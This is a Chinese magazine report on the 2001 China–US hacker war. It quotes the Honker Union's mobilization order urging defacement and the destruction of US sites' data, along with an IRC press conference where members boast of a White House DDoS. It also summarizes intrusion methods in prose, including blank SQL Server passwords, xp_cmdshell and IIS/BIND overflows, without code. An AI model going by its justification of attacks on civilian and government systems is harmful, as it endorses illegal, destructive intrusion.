国论”后,大陆红客向台湾“国民大会”、“行政院”、“监察院”等网站发动攻击。2000年1月23日,日本右翼在大阪进行了以“南京大屠杀:20世纪最大的谎言”为主题的大型集会,还有今年二三月间,三菱事件、日航事件、松下事件、教科书事件、《台湾论》等等,中国红客对日本的官方网又发动多次攻击。也就是这次攻击引来了传媒大篇的报道,特别是今年的二三月。这段时间,就在我们对日本恨得牙根痒痒,而又无计可施的时候,忽然传来消息,日本的七八十个网站被黑,而干这事的就是我们的这群红客们。红客的名字一炮打响。也就是在这时,自称为中国极右反日联盟组织的首领 Lion 成立了红客联盟。紧接着就是5月份的这次,据有关消息反映,一直主要以攻击台湾和日本网站的为主的红客联盟,由于“PoisonBox、PrOphet 等美国‘黑客’组织不断攻击中国网站,甚至煽动所有‘黑客’来攻击中国的网络。作为一个爱好和平的技术组织,我们‘红盟’的全体成员对美国的态度十分失望”,发动了这一次轰轰烈烈的中国红客反击战。这也是这段时间各大传媒炒得最凶的一件新闻。

这次我们十分重视,从头到尾跟踪这次行动,先对它作个简单的阐述。4月底,我们得到消息,红客联盟(注:以下简称红盟)要召开网络反击站动员大会。与此同时,他们的主页(<http://www.cnhonker.com/>)改了版,是不是由于这个原因改版的,我们就无从考究。由于这次大会是红盟的人才能参加(会议室加密了),我们只能从其他地方得到消息。一位不肯透露消息的朋友给了我会议的整理资料,我把它再次整理让大家有个了解。

以下是 lion 的一段话。

“今天召集大家来,主要是讨论关于我们发动对美利坚合众国网络反击战的相关问题,并发布反击动员令。自从4.1中美撞机事件发生以来,全国人民对美国政府的愤慨已经不可抑制。然而至今,美国政府仍然不肯认错

误,没有给我们中国人民一个满意的答复。直到今日为止,我们红客联盟从未对4/1事件发表有关言论,也没有组织攻击行动,但是PoizonBOx prOphet 等美国黑客组织却不断攻击中国网站,甚至煽动所有黑客来攻击中国的网络,大家可以看看。

[http://defaced.alldas.de/defaced.php?attacker=PoizonBOx & p = 1 & links_shown = 0](http://defaced.alldas.de/defaced.php?attacker=PoizonBOx&p=1&links_shown=0)

[http://defaced.alldas.de/defaced.php?attacker=prOphet & p = 1 & links_shown = 0](http://defaced.alldas.de/defaced.php?attacker=prOphet&p=1&links_shown=0)

作为一个爱好和平的技术组织,我们红盟的全体成员对美国的态度十分失望。中国红客联盟于今日发布5.1对美网络反击战动员令。

目标:美国网站

命令发布对象:红盟全体成员。

命令发布者:红盟负责人——lion

行动口号:化我们的愤怒为武器

攻击方法:自由攻击

注意事项:

1、红盟所有参加此次进攻行动的人必须使用红盟统一规定的行动黑页。

2、红盟的核心成员主要负责对美国政府、军队、大型商业网站的攻击。

3、核心成员如果发现漏洞比较明显的小型网站,建议将其公布在红盟论坛上,供给初级成员练习。

4、关于平民网站。任何战争都要伤及平民,美国为了几桶廉价的石油,饿死了数百万计的中东劳动人民。为了霸权的扩张,野蛮地攻击他国领土,分裂他国主权。如果我们进攻到了美国政府的纳税人,我们只能对其表示遗憾。

5、关于进攻的力度。在修改其主页的同时,尽最大可能毁坏其存储器上的一切资料,以达到自卫还击的目的,表示我中国人民反击的决心。

6、关于攻击成果的纪录。

……(注:以下出于多种原因省略)

· Hacker Defence ·

动员大会以后,他们进行了比较细致的分工。分了三个小组:一、扫描组:负责扫描网段。二、入侵组:负责攻击。三、技术支持组:负责对国内一些被黑网站的恢复和通知等。另外,还按照地区省份划分了几个组。在这里看规划还是比较严密的。回想想起2个月前黑日本网站以后的总结大会上看到的组织情况来说,这次是进步了不少(问题我们等会儿一齐分析)。接下来,我们看看他们的“功绩”:

据有记录的攻击成果统计,总共记录站点1036个,下面是被攻击网站的具体情况:

网站类型	被修改数量	所占总数比例
政府网站	39	3.8%
军事站点	18	1.7%
商业站点	397	38.3%
新闻机构	9	0.9%
网络服务	14	1.3%
社会团体	43	4.2%
教育/学术	17	1.6%
娱乐性网站	5	0.4%
色情网站	3	0.3%
其它	491	47.4%

同时,中国网站被攻破的数目到现在为止还没有一个准确的统计,但至少有一千多个。

5月8日,红盟已经对外宣布对美国网站停止攻击。以下是一封红盟的信:

“红客联盟宣布对美反击战停止,以后的攻击行为与红客联盟无关。美国那边的黑客这几天也没有继续大规模攻击国内了,而我们红客联盟也攻击了美国1000多网站,我们反击的目的已经达到了。下面是我对这次网络反击战行动的总结:我觉得这次行动,对国内网络安全的发展将有很大的推动,至少会有更多的人重视网络安全的建设。这次的行动,并不是技术上的较量,我们更多的是一种不满情绪的发泄,大家也可以看到,被攻破的都是一些小站,大部分都是NT/Win2000,这个行动

在技术上是没有任何炫耀和炒作的价值的。但经过这次行动,我们发现爱国热情依然在大多数国人的心中,在这里,谢谢曾经参加过红客联盟反击战的战友们,也谢谢在一旁呐喊助威的网友们,同时也对其他参加这次网络反击战的其他黑客组织和个人表示感谢。对媒体的宣传报道也表示感谢。谢谢大家!”

到了这里,我们对红盟的实情报道告一段落。现在看看他们到底给我们带来了什么?我们分析一下红盟可能的意图和目的,一是给以美国黑客一个反击;二是还以美国政府的一个颜色;三是通过侧面反映我国的网络安全系统方面存在的漏洞(以上是出于好的一个方面);四是通过这次事件,希望和3月份的情况一样得到传媒的更多报道,以达到出名的目的,也就是炒作。不管出于什么原因,红盟的目的是达到了。他们的队伍比3月份壮大了不少,以后人数还会不断地壮大。我们通过调查发现,有不少人都不是红盟的成员,许多是在网上和报刊传媒中见到网址(<http://irc.sunnet.org>)慕名进入的聊天室,突然间,好像红盟再次成为了人们心目中的英雄。随着事件的进一步升级,国内的很多网站媒介都开始做大量的跟踪报道,国内网络安全界对这次事件也逐渐有了自己的看法,很多人开始在各大BBS开始攻击红客的行为和做法,认为他们的做法是给黑客行为抹黑,利用简单的漏洞去攻击美国本身,从技术角度上讲也是可笑的。但随即也有很多红客的支持者进行反驳,一时间各大著名的BBS上充满了关于这次攻击的讨论,双方吵得不可开交。期间大部分国内高手对此表示出冷静处理的态度。对此,编者从客观的角度评论一下,红客这次攻击的目标大部分是存有漏洞的Windows的服务器系统,采用的手段主要是用SQL SERVER管理员密码为空的情况,远程用客户端连入对方主机。由于次方法非常简单,而且在默认情况下SQL SERVER7.0安装后SA的密码也是为空

的,所以这类漏洞主机非常多,攻击者可以直接拿到管理员的权限。另外是用 Windows 的字符编码漏洞,虽然漏洞已经出来很久了,但由于在 NT4 打了 SP6 和 WIN2000 打了 SP1 的情况下漏洞依然存在,所以很多网站管理员还没有及时地去下载专门的补丁程序,所以下载这个漏洞影响依然相当广泛。最后是最近新出的 WIN2000 的 ISAPI 中的一个 DLL 程序溢出错误也被利用的很快,利用这个漏洞,攻击者可以直接从远程拿到管理员的 SHELL。由于在网上有人已经公布出了利用程序,所以这个漏洞使用也传播的很快。其中前两个漏洞在这次攻击中被大量采用,另外像 LINUX 下的远程溢出和薄弱密码猜测的方法也应该有,而且红客组织也专门改写了一个 LINUX 下的蠕虫病毒,在这次攻击中四处散发,起到自动攻击的效果。

另外,据一网络安全专家介绍,这次发生的国外黑客入侵国内网站的事件,与过去的攻击事件相比明显具有以下特点:

1. 政治性:在被篡改的页面上留下侮辱我国的文字和图片,是美国强权政治和霸权主义思想在网络上的真实体现。

2. 挑衅性:这次网络大战的发生明显是由美国黑客组织 PoisonBox 最先对我国网站大肆攻击引起的,属于典型的不宣而战,符合美国人做事我行我素、缺乏道德伦理的作风。

3. 目的性:主要攻击我国的政府(gov.cn)、教育(edu.cn)、科研(ac.cn)等网站,以破坏和扰乱我国正常的网络秩序为目的。

4. 灭绝性:凡是我国的网站,无论什么性质,一旦落入美国黑客手中,就惨遭不幸,这有别于通常的黑客行为。

5. 组织性:美国黑客组织严密、专业水准高而且效率明显,典型的流氓黑客军团。

6. 破坏性:大多被攻破的国内网站数据被全部删除,仅保留了被更换的页面,这与通常的仅以更换页面为目的的黑客行为不同,属

于极端恶劣的破坏行为。

攻击手法总体上说水平一般,受攻击的大多是 Windows NT 系统,其次是 Linux、BSDI、Solaris 等系统。主要是利用一些现有的工具对操作系统的弱口令或安全漏洞加以利用,获得一般用户甚至管理员用户权限,进而达到实施破坏的目的。具体的攻击手法主要如下:

1. 弱口令攻击:不少网站的管理员账号密码、ftp 账号密码、Sql 账号密码等都使用很简单的或是很容易猜测到的字母或数字,使用现有的家用 PIII 机器配合编写恰当的破解软件足以在短时间内轻松破解,一旦口令被破解,网站就意味着被攻破。

2. Unicode 编码漏洞:对于 Windows NT 4.0 和 Windows 2000 来说都存在有该漏洞,利用该漏洞远程用户可以在服务器上以匿名账号来执行程序或命令,从而轻易就可达到遍历硬盘、删除文件、更换主页和提升权限等目的,由于实施方法简单,仅仅拥有一个浏览器就可实施,所以这次被攻破的网站大多是被利用此漏洞而受到攻击的。

3. ASP 源码泄漏和 MS SQL Server 攻击:通过向 web 服务器请求精心构造的特殊 url 就可以看到不应该看到的 asp 程序的全部或部分源代码,进而取得诸如 MS SQL Server 的管理员 sa 的密码,再利用存储过程 xp_cmdshell 就可远程以 SYSTEM 账号在服务器上任意执行程序或命令,事实上,MS SQL Server 默认安装的管理员 sa 的密码为空,并且大多数系统管理员的确没有重新设定为新的复杂密码,这直接就留下了严重的安全隐患。

4. IIS 缓冲溢出:对于 IIS4.0 和 IIS5.0 来说都存在有严重的缓冲溢出漏洞,利用该漏洞远程用户可以具有管理员权限的 SYSTEM 账号在服务器上任意执行程序或命令,极具危险性。但由于操作和实施稍为复杂,一般为黑客高手所用。这种攻击主要存在于 Windows NT 和 2000 系统中。

· Hacker Defence ·

5. BIND 缓冲溢出:在最新版本的 Bind 以前的版本中都存在有严重的缓冲溢出漏洞,可以导致远程用户直接以 root 权限在服务器上执行程序或命令,极具危险性。但由于操作和实施稍为复杂,一般为黑客高手所用。这种攻击主要存在于 Linux、BSDI 和 Solaris 等系统中。

6. 其他攻击手法:还有利用 Sendmail、Local Printer、CGI、Virus、Trojan、DOS、DDOS 等漏洞攻击的手段,但在这次大战中表现的不是很明显。

在结稿前我们又得到一个新的消息,中美黑客大战战况惨烈,包括欧洲、中南美洲、亚洲及阿拉伯国家的骇客都加入,各为自己所支持的一方出力,俨然是一场网络界的世界大战。而且现在美国著名的几个骇客也都出击了。除了 hackweiser、prophet、acidklown、poisonbox、Prime Suspectz 等五个黑客团体一开始就参与外,还有 Subex、SVUN、Hi-Tech 陆续加入攻击中国网站的行动。中国网络将面临一大考验,同时也希望通过这次骇客行动,我们可以吸收更多的经验教训。

这次以红盟为首的中美黑客大战虽然告一段落了,但是这件事给以了我们更多的深思和顾虑。希望我国的网络安全事业可以早日步上正轨。

下面是会议记录的整理,我们删除了部分重复和无用的记录。记录格式基本上保持了当时会议的实况。

[19: 13] <NikINanA| 记者会主持人>各位记者,大家好!

[19: 13] <HUC - 8|NikINanA> 欢迎你们来到中国红客联盟做客,在此,我代表中国红客联盟对你们的到来表示衷心的感谢!由于这里是 irc 聊天室,所以大家自觉维护会场的秩序,未经允许请不要发言,以保证我们的记者。如果有人故意破坏会场秩序,我们将取消他的参加资格(踢出 irc)

[19: 16] <NikINanA| 记者会主持人>下面我们记者会开始。前一段时间(4月30日~5月8日)发

生了中美之间的网络大战,各媒体也都作了相应的报道。

[19: 18] <NikINanA| 记者会主持人> 我们作为此次网络大战的参与者,准备通过这次记者会,对我们的行动做一个总结,同时对于媒体的有些报道作出澄清。

[19: 19] <HUC - 8|NikINanA> 首先,我们向大家介绍一下参加这次记者会的红盟成员:

[19: 19] <HUC - 8|NikINanA> lion, 红客联盟的站长,红客联盟的创始人,现从事网络安全工作。

[19: 19] <HUC - 8|NikINanA> bkbll, 红客联盟核心成员,主要负责联盟的日常工作,学生。

[19: 20] <HUC - 8|NikINanA> yaya, 红客联盟核心成员,主要负责联盟的日常工作,会计兼从事网络管理工作。

[19: 21] <HUC - 8|NikINanA> NikINanA, 红客联盟核心成员,主要负责联盟活动的组织工作,学生、网络管理员。

[19: 20] <HUC - 8|NikINanA> Redfreedom, 红客联盟核心成员,主要负责这次对美国的攻击,学生、兼职技术主管。

[19: 21] <NikINanA| 记者会主持人> 其它红盟的主要成员还有: HD_Format, 甜心, 赤月, 此外,我们还请到了一些红盟的朋友。

[19: 23] <NikINanA| 记者会主持人> 我们为他们的到来表示欢迎,同时,也为各位记者前来参加我们的记者会表示感谢!

[19: 24] <NikINanA| 记者会主持人> 下面,我们请 lion 发言。

[19: 24] <NikINanA| 记者会主持人> lion 请。

[19: 25] <HUC - 1|lion> 好的。

[19: 25] <HUC - 1|lion> 大家好。

[19: 25] <HUC - 1|lion> 红客联盟在 5/8 已经宣布对美反击战停止,美国那边的黑客这几天也没有继续大规模攻击国内了,而我们红客联盟也攻击了美国 1000 多家网站,我们反击的目的已经基本达到了。

[19: 25] <HUC - 1|lion> 下面是一些关于这次行动攻击中有记录的攻击成果里的统计,总共记录站点 1036 个。

[19: 26] <HUC - 1|lion> 下面是被攻击网站的具体情况:

[19:27]	<HUC-11lion>	类型	数量	比例
[19:27]	<HUC-11lion>	其它	491	47.4%
[19:27]	<HUC-11lion>	商业站点	397	38.3%
[19:27]	<HUC-11lion>	社会团体	43	4.2%
[19:27]	<HUC-11lion>	政府网站	39	3.8%
[19:27]	<HUC-11lion>	军事站点	18	1.7%
[19:27]	<HUC-11lion>	教育/学术	17	1.6%
[19:27]	<HUC-11lion>	网络服务	14	1.3%
[19:27]	<HUC-11lion>	新闻机构	9	0.9%
[19:27]	<HUC-11lion>	娱乐性网站	5	0.4%
[19:27]	<HUC-11lion>	色情网站	3	0.3%

[19:28] <HUC-11lion> 下面我对这次攻击行动发表一下看法。

[19:28] <HUC-11lion> 我觉得这次行动对国内网络安全的发展将有很大的推动作用,至少会有更多的国人重视网络安全建设。

[19:29] <HUC-11lion> 这次的行动,并不是技术上的较量,我们更多的是一种不满情绪的发泄。

[19:29] <HUC-11lion> 大家也可以看到:被攻破的都是一些小站,大部分都是 nt/win2000 系统,这个行动在技术上是没有任何炫耀和炒作的价值的,但经过这次行动我们发现爱国热情依然是在大多数国人的心中的。

[19:30] <HUC-11lion> 在这里,谢谢曾经参加过红客联盟反击战的战友们,同时也对其他参加这次网络反击战的其他黑客组织和个人表示感谢,对媒体的宣传报道也表示感谢,谢谢大家!

[19:31] <HUC-11lion> 现在

[19:31] <HUC-11lion> 我对两大事情进行澄清:

[19:31] <HUC-11lion> 1.4月25日,网上就出现了一个假冒红客联盟的名义发的卫国声明,其中称将在5.1发起大反击,这个声明不是我们红客联盟发的。

[19:33] <HUC-11lion> 我们红客联盟准备这次反击行动时,也没有跟媒体联系。

[19:33] <HUC-11lion> 本来我们想4月30日召开动员大会的,当时我们还没有开会,是不可能先有卫国声明的。

[19:33] <HUC-11lion> 这个假消息引起了很大的舆论反响,但是我们并没有故意宣扬这次攻击行动。

[19:34] <HUC-11lion> 在行动期间,我们红客联盟也没有跟媒体接触。

[19:34] <HUC-11lion> 因为我们不想夸大这次反击行动,在网上还出现了“红客总司令”的人,这个人不是我们红客联盟的,他的所做所为与红客联盟无关。

[19:37] <HUC-11lion> 我们红客联盟的主要负责人都在这里, HUC-1~9 编号。

[19:37] <HUC-11lion> 网上也发现假冒我们红客联盟的组织,到处联系媒体发布假消息;

[19:37] <HUC-11lion> 另外最近又出现了红客联盟出书的消息,到现在为止红客联盟还没出过任何书籍。

[19:37] <HUC-11lion> 对类似的假冒红客联盟发布消息的事件,我们表示痛恨。

[19:37] <HUC-11lion> 2. 关于5月4日攻击白宫事件。

[19:37] <HUC-11lion> 本来我们计划中攻击白宫是放在5/8的,但网上不知道是谁乱发消息,还跟媒体联系说红客联盟将在5月4日攻击白宫,使得这次行动大大曝光,并造成很多人的响应,使我们不得不在5月4日不采取行动。

[19:38] <HUC-11lion> 我们临时决定把攻击白宫行动改成5月4日,临时抽调了几百台机器来进行DDoS攻击,还有广大网友一起进行人海战术,使得白宫瘫痪了一段时间。

[19:39] <HUC-11lion> 这两个澄清是我们今天开会的主要目的。

[19:40] <HUC-11lion> 最后,再次感谢曾经参加过红客联盟反击战的战友们,在一旁呐喊助威的网友们,其他参加这次网络反击战的黑客组织和个人,对媒体的宣传报道也再次表示感谢。

[19:41] <HUC-11lion> 谢谢大家一起为这次网络反击所做的努力。

[19:41] <HUC-11lion> 我的讲话完毕,交给主持人控制会议流程。

[19:41] <NikINanAl 记者会主持人> 谢谢 lion 的发言

[19:41] <NikINanAl 记者会主持人> 我这里再补充说明两件事情

[19:42] <NikINanAl 记者会主持人> 1. 关于战果中的各组织的业绩

[19:42] <NikINanAl 记者会主持人> 攻击者数量 百分比

· Hacker Defence ·

[19: 42] <NikINanA | 记者会主持人> H. U. C
648 62.5 %

[19: 43] <NikINanA | 记者会主持人> 中国鹰派
58 5.6 %

[19: 43] <NikINanA | 记者会主持人> doorless
24 2.3 %

[19: 43] <NikINanA | 记者会主持人> Peak 23
2.2 %

[19: 43] <NikINanA | 记者会主持人> 流涧月色
22 2.1 %

[19: 43] <NikINanA | 记者会主持人> 2001 联盟
18 1.7 %

[19: 44] <NikINanA | 记者会主持人> 2001 联盟
18 1.7 %

[19: 44] <NikINanA | 记者会主持人> H. O. C
19 1.7 %

[19: 44] <NikINanA | 记者会主持人> 其它
224 21.6

[19: 45] <NikINanA | 记者会主持人> 以上的战果是在 <http://www.cnhonker.com/hack.html> 里公布的。

[19: 46] <NikINanA | 记者会主持人> 2. 关于这次记者会。

[19: 46] <NikINanA | 记者会主持人> 我们红客联盟本来没有这个计划, 原本是计划在昨晚中国鹰派的记者会上一同进行澄清, 但由于种种的原因, 使得我们不得不自己召开这次记者会, 时间仓促, 难免有些地方准备不周, 还请各位谅解。

[19: 49] <NikINanA | 记者会主持人> 下面我们将进行个别提问。

[19: 49] <NikINanA | 记者会主持人> 我先说明以下提问的方式, 我们希望各位在别人提问和回答问题时能够保持安静, 尊重他人的发言权利。如果有谁想要提出问题, 请按 f 一次, 我将根据先后次序允许他发言。

[19: 52] <NikINanA | 记者会主持人> 注意, 请不要多按。

[19: 53] <湖北黄冈诚信时报> F

[19: 53] <ajian> f

[19: 53] <风中的刀 | 中华网> f

[19: 53] <青豆 [OICQ 时报]> f

[19: 53] <woody 南方日报> f

[19: 53] <闫修彦 | 羊城晚报> f

[19: 53] <yiling - 新快报> f

[19: 53] <mwfl | 计算机世界> f

[19: 53] <CnHonker2> f

[19: 53] <a | XYDer> ff

[19: 53] <抛弃信仰 | 厦门大学> f

[19: 53] <电脑公园> f

[19: 53] <山风——松原日报> f

[19: 53] <基督山伯爵 | 千山晚报> F

[19: 53] <传媒> 这次黑客大战, 我们损失也不小, 你们怎么看这个问题?

[19: 53] <重庆法制报 | 民生周刊> F

[19: 53] <nease ——暨南大学> f

[19: 53] <niou> F

[19: 53] <yemao | 新民周刊> 人民网评论称此次攻击有损网络安全, 对此你们有什么看法?

[19: 53] <风中的刀 | 中华网> 据说你们的组织协调不够好, 还误攻了其他国家的网站, 有这样的事情吗?

[19: 53] <CnHonker2> f

[19: 53] <zmz | 东莞声讯> f

[19: 53] <rl | 南方周末> NOTHING F

[19: 53] <CnHonker2> f

[19: 53] <中国本土记者> f

[19: 53] <xfl | 大公报> f

[19: 53] <白面书生> f

[19: 53] <南宁晚报> f

[19: 53] <NikINanA | 记者会主持人> 请黄冈诚信时报

[19: 54] <湖北黄冈诚信时报> 我想问问 HUC - 2 | bkbll, 你作为湖北省黄冈市人, 你同时是红客联盟核心成员, 你是如何联系组织起来的?

[19: 54] <NikINanA | 记者会主持人> bkbll 请

[19: 54] <HUC - 2 | bkbll> 首先我们主要采取的是用邮件列表方式来通知我们的会员,

[19: 55] <HUC - 2 | bkbll> 然后, 在 irc.sunnet.org 这个 IRC 服务器里面的几个频道进行具体的组织。

[19: 56] <HUC - 2 | bkbll> 因为在 5.1 前, 我们的红客联盟邮件列表订阅人数已经达到了 6000 的数目, 没有比用这个来通知更好的方式。

[19: 58] <HUC - 2 | bkbll> 最后, 我希望湖北黄

网诚信时报不要暴露个人隐私。

[19:58] <HUC-2|bkbll> 完毕,谢谢。

[19:58] <NikINanAl|记者会主持人> 谢谢 bkbll!

[19:59] <NikINanAl|记者会主持人> 这里我通知一件事:

[19:59] <NikINanAl|记者会主持人> 由于线路问题,

[19:59] <NikINanAl|记者会主持人> 20:00时, lion 那里可能会停电 15 分钟,

[20:00] <NikINanAl|记者会主持人> 那时的问题由 bkbll 代答,

[20:00] <NikINanAl|记者会主持人> 下面请 ajian 提问。

[20:00] <ajian> 1. 经过这次的事情,红客联盟以后的发展,将如何进行下去。

[20:00] <ajian> 2、中国红客间是否应该加大互相交流的力度,以及交流形式的多样化。

[20:00] <ajian> 3、会不会召开红客大会,让红客面对面的交流。

[20:01] <ajian> OLION 你来说说吧。

[20:01] <HUC-1|lion> 好的。

[20:02] <HUC-1|lion> 我来回答这位记者的问题。

[20:02] <HUC-1|lion> 1. 红客联盟将继续以网上爱国组织的形式存在,并继续发展下去,红客联盟还是一个网上的非赢利组织。

[20:06] <HUC-1|lion> 2、红客之间的交流以后将加大,主要是通过邮件列表主页的教程和 IRC 的讨论来进行。

[20:07] <HUC-1|lion> 3、关于红客大会,

[20:08] <HUC-1|lion> 暂时还没有这样的决定,但不排除一起聚会的可能性,

因为前段时间也有黑客组织搞过聚会。

[20:08] <HUC-1|lion> 我的回答完毕。

[20:09] <NikINanAl|记者会主持人> 下面请 <风中的刀|中华网> 提问。

[20:09] <风中的刀|中华网> 1. 据说你们的组织协调不够好,还误攻了其他国家的网站(包括国内的),有这样的事情吗?

[20:09] <风中的刀|中华网> 2. 另外这次对国内也有很多网站受到攻击,而且数量也很大,不知道你们以后的重心是放在保内还是攻外上?以后这

个联盟准备如何发展?

[20:09] <风中的刀|中华网> 3. 对于 5.4 的攻击,据刚才发言是媒体”逼”你们这样做的,你认为媒体在 5.4 以及整个行动中扮演着什么样的角色?

[20:09] <风中的刀|中华网> 4. 许多人对你们的行为进行谴责,不知你们怎样看待?

[20:11] <风中的刀|中华网> 请 lion 回答,好吗?

[20:11] <HUC-1|lion> 好的。

[20:11] <HUC-1|lion> 现在是 20:00 了

[20:12] <风中的刀|中华网> 那请人 bkbll 代答吧!

[20:12] <HUC-1|lion> 好的,那就请 bkbll 替我回答。

[20:13] <HUC-1|lion> 1. 关于组织。

[20:13] <HUC-1|lion> 这次参加攻击行动的人很多,组织很困难,而且中间不断有人加入,各样技术层次的人都有,很多不是红客联盟的成员,也在我们 IRC 里交流,所以在 IRC 的 cnhonker 主频道里是比较混乱的。

[20:15] <HUC-1|lion> 在这次行动中我们分了三个小组:

[20:16] <HUC-1|lion> 一、扫描组,负责扫描网段;

[20:16] <HUC-1|lion> 二、入侵组,负责攻击;

[20:16] <HUC-1|lion> 三、技术支持组,负责对国内一些被黑网站的恢复和通知等。

[20:17] <HUC-1|lion> 具体情况就这些。

[20:17] <风中的刀|中华网> 2. 另外这次对国内也有很多网站受到攻击,而且数量也很大,不知道你们以后的重心是放在保内还是攻外上?以后这个联盟准备如何发展?有具体计划吗?

[20:18] <HUC-1|lion> 这些组的行动都是很有秩序的,不过有很多人自建频道,乱发布信息,造成混乱。

[20:18] <HUC-1|lion> 关于误伤的事情。

[20:19] <HUC-1|lion> 我们也发现是有这样的事情,但这些都是那些分组以外的成员们或网友们做的,我们专门有一个成果频道来收集这些。

[20:20] <HUC-1|lion> 当时可能没有仔细分辨,后来发现后,对此类站点和误报,假报等的站点进行了清理。

[20:21] <HUC-1|lion> 现在出现在列表上的基本都是真实的。

· Hacker Defence ·

[20: 22] <HUC-1|lion> 我们的反击是在案4月30日开始的,当时美国的黑客已经攻击了国内的网站差不多一个月,而我们总共攻击美国才一个星期多点,以我们的一个星期和他们的一个月比是很不恰当的。

[20: 24] <HUC-1|lion> 具体国内被攻击的网站有多少,我们也没有具体的统计

[20: 25] <HUC-1|lion> 我们是通过 <http://defaced.alldas.de> 来了解国内被黑的情况的。

[20: 25] <HUC-1|lion> 3. 对于5月4日的事。

[20: 26] <HUC-1|lion> 我觉得媒体的作用有利有弊,好的方面是起到了宣传和广而告知的作用,使得很多人参加攻击,人海战术,效果不错;

[20: 28] <HUC-1|lion> 弊的一面是事先宣扬,使美国方面提高了警惕,增加了攻击的难度。

[20: 30] <HUC-1|lion> 而我们当时参加DDoS攻击的机器也没有完全整理好,攻击效果不明显。

[20: 30] <HUC-1|lion> 4. 相信大多数人都支持我们的反击行动的。

[20: 31] <HUC-1|lion> 人不犯我,我不犯人。

[20: 31] <HUC-1|lion> 我们相信我们的反击行动是没有错的,至于别人的看法,我觉得不重要,我们相信自己。

[20: 32] <HUC-1|lion> 回答完毕。

[20: 32] <NikiNanA|记者会主持人> 请 <青豆[OICQ时报]> 提问。

[20: 32] <青豆[OICQ时报]> 请问我国“honker”的现状。

[20: 33] <青豆[OICQ时报]> 请回答~ thanks。

[20: 33] <HUC-1|lion> 好的。

[20: 33] <HUC-1|lion> 1. 国内网站的不足,主要还是各个网站普遍对自己的网站的安全不够重视,这次双方大部分是用的 unicode 漏洞进行攻击,根本没什么高深技术可言的。

[20: 35] <HUC-1|lion> 还有一些也就是远程溢出,直接获得超级权限。

[20: 36] <HUC-1|lion> 而这些漏洞,厂商都已经出了补丁的。

[20: 36] <HUC-1|lion> 如果国内的各个网站的网络管理员平时有注意网络安全的建设的话,及时去下载补丁,并进行一些设置,完全可以不用在这次网络战中充当“炮灰”的。

[20: 37] <HUC-1|lion> 同时,也希望经过这次事件,给国内的网管们提个醒。

[20: 43] <woody南方日报> 从你们提供的战果报表可以看出,此次攻击成果的主要是一些小网站,而且多数是商业网站,请问 LION,这是否可以达到抗议的目的和效果?

[20: 43] <woody南方日报> 你是否认为你们的攻击行为是非法的?

[20: 44] <HUC-6|Redfreedom> 我来回答吧。

[20: 44] <HUC-6|Redfreedom> 就第一个问题。

[20: 45] <HUC-6|Redfreedom> 这次参加攻击的人数很多,不会都是高手。

[20: 46] <HUC-6|Redfreedom> 一些小网站漏洞比较多,成为新手练手的机会,但是,主要成员是以政府和军事网站为目标。

[20: 47] <HUC-6|Redfreedom> 比如美国海军几个网站,美国海岸警卫队,华盛顿史记局,美国财政部,美国工业设计协会,美国预防犯罪委员会,美国生命科学组织,阿克拉荷马州的新闻八频道都被我们成功攻克。

[20: 48] <HUC-6|Redfreedom> 同时美国黑客也对我们的各种网站进行攻击,而且有些手段恶劣,所以,我们对一些美国小网站的损失,感到遗憾。

[20: 50] <HUC-6|Redfreedom> 我们的目的,是要求美国黑客停止他们的无理行动,不是说必须黑掉多少个网站。

[20: 51] <HUC-6|Redfreedom> 但是,大家知道,美国黑客并没有停止。

[20: 51] <HUC-6|Redfreedom> 2. 关于法律的问题

[20: 52] <HUC-6|Redfreedom> 我不知道是美国法律管在中国领土内的人呢,还是什么,正所谓“人不犯我,我不犯人”。

[20: 52] <HUC-6|Redfreedom> 进行反击时,我们并没有过多地考虑这样的举动是否违法。

[20: 53] <HUC-6|Redfreedom> 同时,中国法律没有规定,美国网站受到中国法律的保护。

[20: 54] <闫修彦|羊城晚报> 1. 据说,美国方面参加这次黑客行动的很多都是一些操作系统和防护软件公司的安全人员,是吗?

[20: 54] <闫修彦|羊城晚报> 2. 对于国内的网络安全建设,做为黑客,你们有什么看法?

[20: 54] <闫修彦|羊城晚报> 3. 黑客一向号称是网络王国里的自由主义者,你们对自己的存在是怎么看待的?

[20: 54] <闫修彦|羊城晚报> 除了以“爱国主义”为背景的行动,你们怎么评价平常自己的行为?就你刚才所说的,很多都是新手的“牺牲品”。

[20: 58] <HUC-11lion> 1. 美国方面参加这次攻击的也都是些不出名的组织,年龄也很小,真正的黑客高手并未上场,但他们做得有些过份。

[21: 00] <HUC-11lion> 2. 我觉得国内应该更多的注意自己的网络安全,以免成为类似组织攻击的牺牲品。

[21: 01] <HUC-11lion> 3. 我觉得我们的行动唤起了更多人的爱国意识,使更多人加入到我们的反击行动中来。

[21: 02] <HUC-11lion> 既然是反击就应该做到面广。

[21: 03] <HUC-11lion> 所以,我们的攻击是通过网段扫描来进行的,并未有很明确的目标,而是宣布对政府和军队网站都要进行破坏,平民则是更改页面。

[21: 06] <HUC-11lion> 我觉得黑客的自由主义,不是任由他人恶意破坏。

[21: 07] <yiling-新快报> 请LION回答问题:)

[21: 07] <yiling-新快报> 我先向你们反映一件事情,前不久广州暨南大学的BBS网站被人黑了,黑客留下了LION的标志。

[21: 08] <yiling-新快报> 我不知道现在恢复了没有,我想问的是,你们成员有6000人,假如其中有人拿国内网站做试验,那该怎么办?

[21: 08] <yiling-新快报> 第二、关于违法问题。

[21: 08] <yiling-新快报> 有没有想过,自己的行为会让国家公安部门介入?

[21: 09] <yiling-新快报> 第三、关于组织。

[21: 09] <yiling-新快报> 我知道国内有关规定是,组织是要经过有关部门批准成立的,而红盟成员那么多人,在管理上存在困难,一旦出事,那红盟该如何处理?

[21: 11] <HUC-11lion> 1. 广州暨南大学的BBS网站,我是没有攻击的,如果它是redhat,那它被黑是被lion worm的变种攻击的,基本上可以这么说。

[21: 13] <HUC-11lion> 关于成员拿国内机器

做试验。

[21: 13] <HUC-11lion> 如果真的有这样事情,也不能代表我们红客联盟整个组织的,对破坏国内网络的,我们组织愿意协助有关部门进行调查。

[21: 14] <HUC-11lion> 当然,要发现是我们的成员才行,不排除有人假冒红客联盟的名义进行破坏。

[21: 15] <HUC-11lion> 象这次的网络战中就出现了很多假冒。

[21: 16] <HUC-11lion> 2. 这个反击问题我觉得更多是道德观念上的问题,我们的反击应该受道德观念的约束。

[21: 18] <HUC-11lion> 3. 我们只是一群对计算机技术感兴趣的人,因为热血,然后聚在一起,我们只是在网络上存在,现实生活中不会有红客联盟,我们将在管理上加强对会员的约束。

[21: 22] <HUC-7|yaya> 到目前为止,我们收到了200多封要求进入此发布会的记者和朋友,由于时间和服务器连接数量的关系,大约有一半的朋友没有获得进入的密码。

